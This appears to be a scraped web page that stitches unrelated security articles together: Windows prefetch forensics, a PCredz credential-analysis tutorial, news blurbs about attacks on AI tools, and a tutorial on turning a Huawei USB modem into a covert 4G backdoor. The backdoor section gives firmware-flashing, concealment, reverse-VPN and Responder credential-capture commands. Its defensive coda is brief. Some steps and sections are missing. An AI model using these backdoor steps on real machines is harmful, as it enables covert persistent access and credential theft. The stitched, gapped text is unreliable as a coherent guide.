Microsoft did not build prefetch for forensic analysis. It built it to make Windows faster. Prefetch loads files the system expects the user to need next, so the later fetch is quicker. It has been part of Windows since XP and Server 2003, and it is on by default through Windows 11. On Server 2003, 2008, and 2012, application prefetch has to be turned on in the registry.
Each prefetch file holds metadata about an application: the last time it ran, where its files lived, how many times it ran, and the files it touched. That still matters after the program itself has been deleted. A browser or Word prefetch file can show the application was used even when the executable is gone.
Location of Prefetch Files

Prefetch files live in C:\Windows\Prefetch. On a Windows 10 system the directory looks like this.
The files that end in .pf are the prefetch files. The .db files are database files. Leave those for later. The Date modified column is usually the last time that application ran.
For example, if DEVICEPAIRINGWIZARD.EXE-*.pf (the Bluetooth pairing wizard) was last modified on 10/03/2026 and a suspect says they never used Bluetooth and did not know how, this file is the contradiction. That doesn’t mean they’re lying, of course, since somebody else could have used their computer.
Analyzing Windows Prefetch
Although we can get some basic information by simply viewing the prefetch files, we need to parse the file to get all the information it contains. There are numerous programs capable of parsing these files and all of them work pretty well, but Nirsoft’s free WinPrefetchView is about the easiest to use with a nice, intuitive GUI (most of the forensic suites such as EnCase, FTK, and Oxygen are also capable of prefetch parsing).

Simply download and install it, then run it. It will grab all the prefetch files and parse them like below.
We selected Autopsy. The upper pane gives the path to the executable, the number of times it ran, and the last run time. The lower pane lists every file the program used, with a path to each.

If we click on the “Last Run Time” tab to sort by time, we can recreate a timeline of events that took place on that system.
Disabling Prefetch

If the suspect were really digitally-savvy, they could disable prefetch. They could also disable, or stop, superfetch, which was introduced with Windows Vista and works similarly to prefetch except that it preloads applications based upon your usage patterns. To disable or stop it, go to Computer Management, select Services on the left, then double-click on Superfetch and choose the desired option. On Windows 10/11 it’s SysMain.
Summary
Prefetch files can be useful in a forensic investigation in proving that the suspect actually used the application in question, even if the application has been removed from the system.
If you’re interested in digital forensics, we recommend our training on Anti-Forensics, where we show different ways users can cover their tracks and minimize their footprint.
EMBRACE affects AI coding tools Cursor, GitHub Copilot, Codex, VS Code and Claude Desktop, enabling code execution, file theft and browser address-bar spoofing.
PCredz is a network credential analysis tool that examines packet captures
to identify potentially exposed authentication data. Security professionals
can use it to investigate insecure protocols, understand credential exposure,
and identify weaknesses in network authentication.
Welcome back, fellow cybersecurity enthusiasts!
In this tutorial, we will explore PCredz, a tool used for
network traffic analysis, credential exposure assessment, PCAP analysis,
and authentication security testing. Rather than manually inspecting
every packet, PCredz can help identify supported authentication artifacts
within captured network traffic.
Understanding how credentials travel across a network is an important part
of ethical hacking, penetration testing, incident response, and defensive
cybersecurity. Analyzing these artifacts can help organizations discover
legacy authentication protocols and reduce the risk of credential theft.
PCredz is an open-source tool designed to extract supported credential
artifacts and other sensitive information from network packet captures.
It is useful when examining traffic generated by older protocols or
authentication mechanisms that may expose sensitive information.
Depending on the protocol and the available packet data, PCredz can identify
artifacts associated with authentication mechanisms such as NTLM and Kerberos,
as well as certain HTTP authentication methods and credentials associated
with services such as FTP, POP, SMTP, and IMAP.
It may also identify other sensitive data patterns, including certain
payment-card number patterns and SNMP community strings. Detection depends
on the capture contents, protocol support, and tool version.
A critical distinction is that finding an authentication artifact
does not automatically mean that a valid, reusable password has been recovered.
Some protocols expose hashes, challenge-response exchanges, or other material
that requires further analysis.
2. Key Features and Capabilities of PCredz
Network Packet Capture Analysis
PCredz can process supported packet capture files, making it useful for
investigating previously recorded traffic. PCAP files may contain evidence
of insecure authentication, accidental data exposure, or legacy protocols
that should be reviewed.
Authentication Artifact Identification
The tool can help identify supported authentication-related data, including
certain NTLM and Kerberos artifacts. These findings can support a wider
security assessment of authentication configurations and network exposure.
Multiple Protocols
Depending on the captured traffic and implementation, the tool can inspect
authentication exchanges associated with several common network services.
Support for IPv4 and IPv6 traffic also makes it relevant to mixed network
environments.
Structured Output
PCredz can write discovered artifacts to output files, including a
credential dump file. Structured output helps security analysts review
findings, document evidence, and investigate potential exposure without
manually collecting every result.
3. When Would You Use PCredz?
PCredz is relevant to both offensive security assessments and defensive
network investigations when its use is explicitly authorized.
Internal Security Assessments
Security teams can analyze approved packet captures to determine whether
legacy services or authentication configurations expose sensitive data.
The results can help prioritize the migration of insecure services and
the improvement of network segmentation.
Incident Response
During an investigation, analysts may inspect existing packet captures
for authentication artifacts associated with suspicious activity.
Any discovered credentials or hashes should be handled as sensitive evidence
and stored securely.
Legacy Protocol Audits
Older business environments may still contain services that use outdated
authentication mechanisms or transmit information without adequate protection.
PCredz can help identify evidence of these weaknesses when relevant traffic
is available.
Security Training and Research
In a controlled lab, PCredz can demonstrate why encrypted transport,
modern authentication, and strong network security policies matter.
Students can compare insecure and secure authentication configurations
using traffic generated specifically for the exercise.
Important: Only inspect traffic that you own or are explicitly
authorized to analyze. Captured network traffic can contain personal information,
session tokens, credentials, and other confidential data.
4. Installing PCredz on Linux
PCredz is available through its official GitHub repository. Before
installation, review the repository's current instructions and dependencies.
The commands below illustrate a basic Linux setup; exact requirements may
vary with the current version of the project and your distribution.
Step 1: Install the Required Packages
On Debian-based systems, such as Kali Linux, update the package index
and install Python virtual environment support and relevant development
dependencies.
git clone https://github.com/lgandx/pcredz.git
cd pcredz
Step 3: Create a Virtual Environment
A Python virtual environment keeps project dependencies separate from
system-wide Python packages. This is particularly useful on recent Kali
Linux and Debian releases, where system Python environments are managed
by the operating system.
Check the repository for its current dependency instructions before
installing packages. If the project provides a requirements file, review
it and install the documented dependencies inside the activated environment.
python -m pip install --upgrade pip
# If the repository provides requirements.txt:
python -m pip install -r requirements.txt
Do not assume that every version of PCredz uses the same dependency list.
If installation fails, consult the official repository documentation and
the error message before changing system packages.
5. Understanding Live Network Traffic Analysis
Live traffic analysis involves examining packets as they pass through
a network interface. It can help authorized network administrators identify
insecure authentication exchanges and investigate suspicious network activity.
Before performing live capture, identify the correct interface and verify
that the capture is approved by the network owner. Interface names differ
between systems, so do not assume that every machine uses eth0.
To list available interfaces, use:
ip -br addr
For an authorized assessment, follow the current usage instructions
provided by the official PCredz repository. Confirm that the selected
interface is appropriate and that the capture scope is limited to the
approved environment.
Capturing on an interface does not guarantee visibility into all network
traffic. Switching infrastructure, VLAN configuration, Wi-Fi encryption,
virtualization, and network topology can affect which packets are observable.
6. Analyzing Existing PCAP Files
Offline PCAP analysis allows investigators to examine previously captured
network traffic without continuously monitoring a live interface. This can
be useful for incident response, security audits, and controlled training
exercises.
PCAP files are commonly generated by packet analysis tools such as
Wireshark and
tcpdump.
Inspecting a Capture with Wireshark
Open the authorized PCAP file in Wireshark and examine the relevant
protocols, endpoints, and authentication exchanges. Display filters can
help narrow the investigation to specific protocols or conversations.
When reviewing a capture, pay particular attention to:
Services that use unencrypted or inadequately protected communication.
Sensitive information accidentally included in application traffic.
Repeated authentication failures or unusual communication patterns.
Using PCredz for Offline Analysis
When using PCredz against an authorized capture, consult the current
repository documentation for the supported command-line options.
The project's documented usage includes options for processing a capture
file or a directory of captures. Confirm the precise syntax for your installed
version before running an analysis.
After processing, store the results in a protected directory. Review
the output carefully, because a discovered artifact may require additional
context before it can be classified as a security finding.
Evidence-handling tip: Preserve the original capture, record
its cryptographic hash when appropriate, document the analysis environment,
and restrict access to extracted data. Avoid transferring confidential PCAP
files to third-party systems unless that transfer is explicitly authorized.
7. PCredz and Hashcat: Understanding the Difference
PCredz and Hashcat serve different purposes in a security assessment.
PCredz identifies supported credential-related artifacts
in captured network traffic. Hashcat is a password recovery
and password-strength auditing tool that supports many hash formats.
Some authentication artifacts identified by PCredz may be suitable for
further analysis with a compatible password-auditing tool. Compatibility
depends on the exact artifact format, the protocol, and the supported mode
in the installed version.
For example, Hashcat documents different modes for certain NTLM and
Kerberos-related formats. A mode number must not be selected solely from
a generic label: analysts should verify the exact format against the
official documentation.
Hash analysis can help organizations determine whether their password
policies resist common guessing attacks. A recovered password, however,
does not by itself establish that an account is currently accessible or
that the account has elevated privileges.
Credential exposure can allow an attacker to impersonate users, access
internal services, or attempt further compromise. The actual risk depends
on the credential type, account privileges, network architecture, and
additional security controls.
Use Encrypted Protocols
Replace insecure protocols with appropriately configured encrypted
alternatives. Use HTTPS for web applications and secure configurations
for remote administration, email, and file transfer.
Strengthen Authentication
Use modern authentication mechanisms wherever possible. Disable obsolete
authentication methods when they are no longer required, and enforce
multifactor authentication for sensitive accounts and remote access.
Reduce Credential Reuse
Encourage unique passwords and use an approved password manager.
Privileged accounts should have separate credentials and carefully
controlled access.
Apply Least Privilege
Give users and services only the permissions they need. Segment sensitive
systems and restrict unnecessary communication between network zones.
Monitor and Respond
Monitor authentication logs for suspicious access, repeated failures,
unusual source systems, and unexpected use of privileged accounts. If
credential exposure is confirmed, follow the incident response process,
rotate affected credentials, and revoke compromised sessions where appropriate.
9. Common Misconceptions About PCredz
Does PCredz Crack Every Password?
No. PCredz is primarily used to identify supported artifacts in network
traffic. Whether a password can be recovered depends on the data captured,
the authentication protocol, and the availability of a compatible analysis
method.
Can It Read Every HTTPS Password?
No. Properly configured HTTPS encrypts application traffic in transit.
A normal packet capture generally cannot reveal the protected application
contents simply because PCredz is being used.
Does Finding a Hash Mean an Account Is Compromised?
Not necessarily. A hash or authentication exchange must be assessed in
context. Its security impact depends on the protocol, account status,
password strength, and whether the artifact can be abused.
Is Live Capture Always Better Than Offline Analysis?
No. Live capture may help investigate current activity, while offline
analysis is often more suitable for examining preserved evidence. The
right approach depends on the investigation scope, authorization, and
operational requirements.
10. Conclusion
PCredz is a useful tool for understanding credential exposure in network
traffic. By examining authorized packet captures, cybersecurity professionals
can identify authentication artifacts, investigate legacy protocols, and
discover weaknesses that require remediation.
However, the value of PCredz goes beyond extracting data. Its findings
can help organizations improve encryption, modernize authentication,
reduce password reuse, and strengthen their incident response practices.
For anyone learning network security, the key takeaway is simple:
understanding how authentication data moves across a network is
essential to protecting it.
For more cybersecurity tutorials, ethical hacking resources, OSINT guides,
and network security insights, visit
Hackersking.
Understand APNIC IPv4 transfer rules, buyer requirements, fees and approval steps, with helpful checks to assess address blocks before completing a transaction.
Compare WireGuard, OpenVPN and Shadowsocks for speed, privacy, enterprise access and censorship resistance, including VPN tunnels differ from encrypted proxies.
A scanner impersonates 32 AI bots, including OpenAI and Claude crawlers, to search websites for exposed credentials, private keys and cloud configuration files.
Previously, we had a few articles showing what crafty hackers can do to attack your system with a USB drive. Today we’ll cover yet another approach they might take, turning a USB modem into a persistence mechanism. As always, we’ll discuss practical ways to protect yourself from it.

When hackers have physical access to a potential victim’s computer, they aren’t limited to one-time actions. With just a few minutes, they can establish a persistent communication channel that continues to function long after they’ve walked away. This can be achieved using a regular USB modem that’s been slightly modified in advance.
Modern 4G USB modems, especially those based on the HiLink architecture, are more powerful than they appear. Although they look like slightly oversized flash drives, they’re small computers running a full operating system. Many of these devices run embedded Linux environments, sometimes alongside other systems such as VxWorks for handling GSM communication. These modems are autonomous. They’re powered directly through USB, they boot within seconds, and they present themselves to the host computer as a network interface.

A popular example is the Huawei E3372h-153. It has strong community support, accepts modified firmware, and includes everything needed to build an independent communication channel. When you connect this thing, it behaves like a virtual Ethernet adapter. To the OS it looks like just another network card. But inside that modem you have a full system capable of running scripts, managing connections, and interacting with the host machine. The computer believes it’s simply using a network interface, while the modem itself can communicate with external infrastructure over the mobile network. Unlike traditional implants, this one doesn’t depend on the victim’s internal network at all.
There are commercially available tools designed for similar purposes (LAN Turtle), but they typically rely on existing network connectivity. They don’t have an independent 4G communication channel.
Implementation
From an engineering perspective, the device is already almost perfect. It draws power directly from USB and uses its own 4G connection, so it will communicate even in isolated environments.
To unlock its potential, we will need to modify the firmware. After reflashing, the internal operating system will automatically establish a VPN connection to a remote control server using the mobile network.
The first step is gaining access to the modem’s internal system. You can do it using Telnet or ADB:
kali > telnet 192.168.8.1
kali > adb connect 192.168.8.1:5555
Then we need to enable debugging features to configure things:
With debug mode enabled, the firmware can be replaced:
modem > at^godload # Enter firmware mode. The modem will reboot
modem > sudo ./balong_flash -p /dev/ttyUSB0 E3372h-153_Update_22.200.15.00.
00_M_AT_05.10_nv.exe
After rebooting, the modem usually presents itself as multiple devices, including a virtual CD-ROM and storage. These features are unnecessary and may reveal the device’s presence, so they should be disabled:

Next comes a subtle but important adjustment. The DHCP configuration is modified so the modem does not present itself as a gateway. This helps avoid interfering with the host system’s routing behavior and keeps the device less noticeable:
modem > cat <<EE > /data/config
Interface br0
MinLease 30
Vendorid c0012
Address main
EnbSrv 1
Start 192.168.8.100
End 192.168.8.200
Option lease 86400
Option subnet 255.255.255.0
Address main end
EE
The config file will look like this:
To establish remote control, an OpenVPN client is installed directly on the modem. Precompiled binaries are here.

The VPN runs in a continuous loop, so even if the connection drops, it won’t be a problem. Finally, autorun scripts and routing rules are configured so that traffic flows correctly between the 4G network and the target machine:
At this point, the modem has become a self-contained communication bridge.
Persistence
When deployed, the hardware backdoor does not look impressive. That is its strength. It resembles a slightly larger USB flash drive.
Because the device uses a mobile network, it does not rely on the internal infrastructure of the organization. Even if the local network has no internet access, the modem maintains a stable connection to the outside world.

Hackers can connect to the same VPN server from another device, linking themselves to the compromised machine. The modem forwards traffic in a reverse direction being a gateway into the target system.
L2 Access
This method of persistence provides network access only to the machine the modem is connected to. To make attacking the target system easier, it may be necessary to establish an L2VPN tunnel that is closer to the target. This requires creating another VPN tunnel inside the existing one. If the first VPN is used solely for communication with the device lan_turtle, the second one provides the maximum possible network access to the computer through the USB-emulated network.

To achieve this, we need to run a few commands inside the USB modem. These commands will create a VPN tunnel and place the newly created virtual interface into a network bridge together with the USB interface. Inside the modem run these commands:
The L2VPN interface will have an IP address, which is not actually needed since OpenVPN is already running. It can be reset, after which the interface can simply be added to the bridge. As a result, L2 packets from the compromised machine will flow into the VPN interface. This means the hacker doesn’t just gain logical network access to the target PC, but they will see it as if they were directly plugged into it with a regular Ethernet cable.
On the hacker’s side, it is only necessary to connect to the modem and establish a VPN tunnel, then manually assign it an IP address from the subnet of the victim computer’s network adapter:
kali > sudo openvpn --config lan_turtle.ovpn --route-noexec
kali > sudo ifconfig tap0 192.168.8.200/24

The configuration file for connecting to lan_turtle to establish an L2VPN tunnel is lan_turtle.ovpn and it looks like this:

With this setup, the hacker gains direct access to the internal network. Responder can then be used to capture auth data:
kali > responder -I tap0 -d -w -F
Defense
Although the technique is technically sophisticated, you only need physical USB access. Because of that, defensive strategies are simple.
Organizations should treat USB ports as sensitive interfaces. Restricting unknown devices, disabling USB-based network adapters through system policies, and regularly inspecting machines can help you reduce risk. Just as importantly, physical access must be controlled. Even the most advanced software defenses cannot protect a system if someone is allowed to plug in their own hardware.
Summary
The Huawei E3372h-153 and similar devices can be used for persistence, using their own mobile data connection to maintain remote access independent of the victim’s network. Modified modems can automatically set up VPN tunnels and persistently reconnect, which creates a backdoor into the system even after they leave.
If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.
ANY.RUN analyzed 1,258 sandbox submissions showing how fake ChatGPT and Claude downloads and setup guides steal corporate credentials and browser session data.
